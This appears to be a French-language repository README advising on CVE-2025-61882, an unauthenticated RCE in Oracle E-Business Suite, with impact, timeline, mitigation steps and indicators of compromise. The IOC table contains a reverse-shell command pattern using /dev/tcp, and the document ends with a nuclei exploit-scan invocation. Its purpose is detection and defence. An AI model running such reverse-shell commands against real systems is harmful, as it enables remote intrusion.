 222dff-afk/blackash-cve-2025-61882
Fournit un avis détaillé sur la CVE-2025-61882 avec une analyse technique, des IOC, des requêtes de détection et un modèle d'exploit basé sur nuclei pour la RCE pré-authentification d'Oracle E-Business Suite.

Résumé court : Exécution de code à distance critique sans authentification dans Oracle E‑Business Suite (EBS) — concerne les versions 12.2.3 → 12.2.14, CVSS 9.8, activement exploitée dans la nature (activité de rançongiciel/extorsion signalée). ([oracle.com][1])
| Champ | Détails |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Produit / Composant | Oracle E‑Business Suite (EBS) — intégration Concurrent Processing / BI Publisher |
| 📦 Versions concernées | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Type | Exécution de code à distance (RCE) — aucune authentification requise |
| 🔥 Exploitée dans la nature | Oui — campagnes d'exploitation massive / d'extorsion signalées |
| 📅 Divulgation / chronologie | Octobre 2025 (avis du fournisseur + analyses publiques). ([oracle.com][1]) |
(Consolidé ci-dessus à partir de l'avis du fournisseur, NVD/CISA et de plusieurs analyses de fournisseurs.) ([oracle.com][1])
| Domaine d'impact | Ce que cela signifie |
|---|---|
| 🔓 Confidentialité | Les attaquants peuvent lire des données sensibles RH/finances/ERP |
| 🛠️ Intégrité | Les attaquants peuvent modifier des enregistrements, créer des backdoors ou altérer des configurations |
| ⚡ Disponibilité | Les attaquants peuvent perturber les services, exécuter un rançongiciel ou détruire les sauvegardes |
| 🧭 Niveau de risque | Extrême — RCE sans authentification sur un système ERP critique → possible pivot complet sur le domaine |
Références signalant une exploitation à fort impact et un lien avec le rançongiciel. ([Rapid7][2])
Oracle et les équipes de réponse aux incidents ont publié des IOC ; voici des exemples représentatifs signalés dans les avis et les analyses des fournisseurs. Recherchez ces modèles dans les journaux et les points de terminaison. ([oracle.com][1])
| Type | Exemple |
|---|---|
| 🌐 IP (observées) | 200.107.207.26, 185.181.60.11 (exemples d'adresses signalés) |

| 🧾 Modèle de commande | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (reverse shell) |
| 🗂️ Empreintes de fichiers | Plusieurs empreintes SHA‑256 pour des scripts d'exploitation suspects (voir l'avis du fournisseur pour la liste complète) |
| 🕳️ Artefacts | Web shells inattendus, nouvelles tâches cron, connexions sortantes suspectes vers des IP/ports inhabituels |
Si vous voulez la liste complète des IOC (IP, empreintes complètes, noms de fichiers), je peux la coller ici — dites « colle les IOC ». (Aucun lien.)
| Date | Événement |
|---|---|
| 9 août 2025 | Première activité d'exploitation réelle signalée (télémétrie du fournisseur). ([crowdstrike.com][4]) |
| Début octobre 2025 | Oracle a publié une alerte de sécurité / disponibilité des correctifs pour EBS. ([oracle.com][1]) |
| 6–7 octobre 2025 | CISA a ajouté la CVE à son catalogue Known Exploited Vulnerabilities (KEV) (directives pour les agences fédérales, date limite d'atténuation). ([cisa.gov][5]) |
| Octobre 2025 (en cours) | Plusieurs analyses de fournisseurs et rapports d'exploitation massive (CrowdStrike, Rapid7, Tenable, etc.). ([crowdstrike.com][4]) |
| Priorité | Action | Notes / exemples spécifiques |
|---|---|---|
| 1️⃣ Critique | Corriger les instances EBS concernées | Appliquez immédiatement les correctifs de l'alerte de sécurité Oracle pour les versions 12.2.3–12.2.14. ([oracle.com][1]) |
| 2️⃣ Élevée | Isoler / restreindre l'accès aux points de terminaison web EBS | Bloquez le HTTP/HTTPS exposé à Internet vers EBS ; autorisez uniquement les IP d'administration de confiance ou le VPN. |
| 3️⃣ Élevée | Activer/ajuster les règles WAF | Déployez les signatures WAF du fournisseur/communauté pour les modèles d'exploitation ; bloquez les payloads suspects. ([Rapid7][2]) |
| 4️⃣ Élevée | Chasser & détecter | Recherchez dans les journaux les commandes de reverse shell, les écritures de fichiers anormales et les connexions sortantes vers les IOC. |
| 5️⃣ Incident | Contenir & répondre en cas de compromission | Isolez l'hôte, préservez les preuves forensiques, changez les identifiants, reconstruisez à partir de sauvegardes propres. |
| 6️⃣ Politique | Signaler & notifier | Si vous êtes soumis à des exigences réglementaires/contractuelles, notifiez les parties prenantes et les autorités conformément à la politique (les directives CISA/KEV peuvent s'appliquer). ([nvd.nist.gov][3]) |
┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io






